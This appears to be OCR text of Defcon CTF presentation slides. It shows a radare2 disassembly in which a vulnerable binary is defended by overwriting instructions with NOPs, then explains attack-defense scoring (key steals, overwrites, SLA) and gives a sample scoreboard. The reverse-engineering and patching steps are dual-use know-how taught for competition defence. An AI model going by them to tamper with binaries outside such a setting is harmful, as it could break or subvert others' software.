|      0x004017a5      89ef              mov edi, ebp
|      0x004017a7      41ffd6            call r14
|         ; unk()
|      0x004017aa      89ef              mov edi, ebp
|      0x004017ac      89c3              mov ebx, eax
|      0x004017ae      e8e1f6ffff        call dword imp.close
|         ; imp.close() [3]
|      0x004017b3      89df              mov edi, ebx
|      0x004017b5      ebce              jmp loc.00401785 [4]
       0x004017b7      660f1f840000000.  o16 nop [rax+rax+0x0]
       0x004017c0      4883ec08          sub rsp, 0x8
       0x004017c4      0fbf3d8d0b2000    movsx edi, word [rip+0x200b8d]
       0x004017cb      e8d0faffff        call dword 0x4012a0
|         ; 0x004012a0() [5]
Enter hexpair string to write:              si, 0x4017f0
hex: 9090909090
```

Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (8)

Patched :D

```
/ function: fcn.00401794 (35)
|      0x00401794  fcn.00401794:
|      0x00401794      89df            mov edi, ebx
|      0x00401796      e8f9f6ffff      call dword imp.close
|         ; imp.close() [1]
|      0x0040179b      bf0f000000      mov edi, 0xf
|      0x004017a0  *   90              nop
|      0x004017a1      90              nop
|      0x004017a2      90              nop
|      0x004017a3      90              nop
|      0x004017a4      90              nop
|      0x004017a5      89ef            mov edi, ebp
|      0x004017a7      41ffd6          call r14
|         ; unk()
|      0x004017aa      89ef            mov edi, ebp
|      0x004017ac      89c3            mov ebx, eax
|      0x004017ae      e8e1f6ffff      call dword imp.close
|         ; imp.close() [2]
```

Capture The Flag

Defcon CTF Scoring

How to calculate

- Each daemon has 100 points
- For a given attacker, V - victim, S - service,

  The attacker's partial score for the service =


  their percentage (0-100) of all keys stolen from V via service S
- Overwrite is also same

Capture The Flag

Defcon CTF Scoring

How to calculate

Attack : steal or overwrite key



Team	Auth	Score
Team1	10 times	10 pts
Team3	40 times	40 pts
Team4	20 times	20 pts
Team5	30 times	30 pts

Capture The Flag

Defcon CTF Scoring

How to calculate


Attack : steal or overwrite key

Team 1
Attacker

Team 3
Attacker

Team 4
Attacker

Team 5
Attacker



Team 2
Vulnerable Daemon


Team	Auth	Score
Team1	2 times	100 pts
Team3	0 times	0 pts
Team4	0 times	0 pts
Team5	0 times	0 pts

Capture The Flag

Defcon CTF Scoring

How to calculate

Attack : steal or overwrite key




Team	Auth	Score
Team1	3 times	75 pts
Team3	1 times	25 pts
Team4	0 times	0 pts
Team5	0 times	0 pts

Capture The Flag

Defcon CTF Scoring

How to calculate

Attack : steal or overwrite key




Team	Auth	Score
Team1	1 times for each	1900 pts

Capture The Flag

Defcon CTF Scoring

How to calculate

Attack : steal or overwrite key




Team	Auth	Score
Team1	1 times for each	3800 pts

Capture The Flag

Defcon CTF Scoring

How to calculate

Attack : steal or overwrite key



Read & Overwrite
Breakthrough !!

Total 19 Teams

Team	Auth	Score
Team1	1 times for each	3800 pts


Capture The Flag

Defcon CTF Scoring

Total Score

- Sum(Steals Score + Defaces Score) * SLA
- SLA - Service Level Availability
- SLA = Average number of daemons running (cumulative)

  = Sum(number of daemons running) / Sum(number of daemons)



Capture The Flag

Defcon CTF Scoring

VIP (Very Important Points)

- Breakthrough
- SLA (Service Level Availability) - No Shutdown !

SCOREBOARD

SUMMARY


Rank	Team	Steals	Defaces	First Blood
1	NOPSledTeam	1961	1404	0
2	Rootards	2459	1350	6
3	HatesIrony	1460	710	0
4	Int3pid	759	180	0
5	IV	1059	329	0
6	PPP	984	565	1
7	Plus@Postech	980	418	1
8	Lollersk8ters	247	0	3
9	AcmePharm	26	122	0
10	Velociroptors	343	229	0
11	ShellPhish	37	28	0
12	Sutegoma2	195	0	0

Chapter 4

In Las Vegas : Advanced Tips

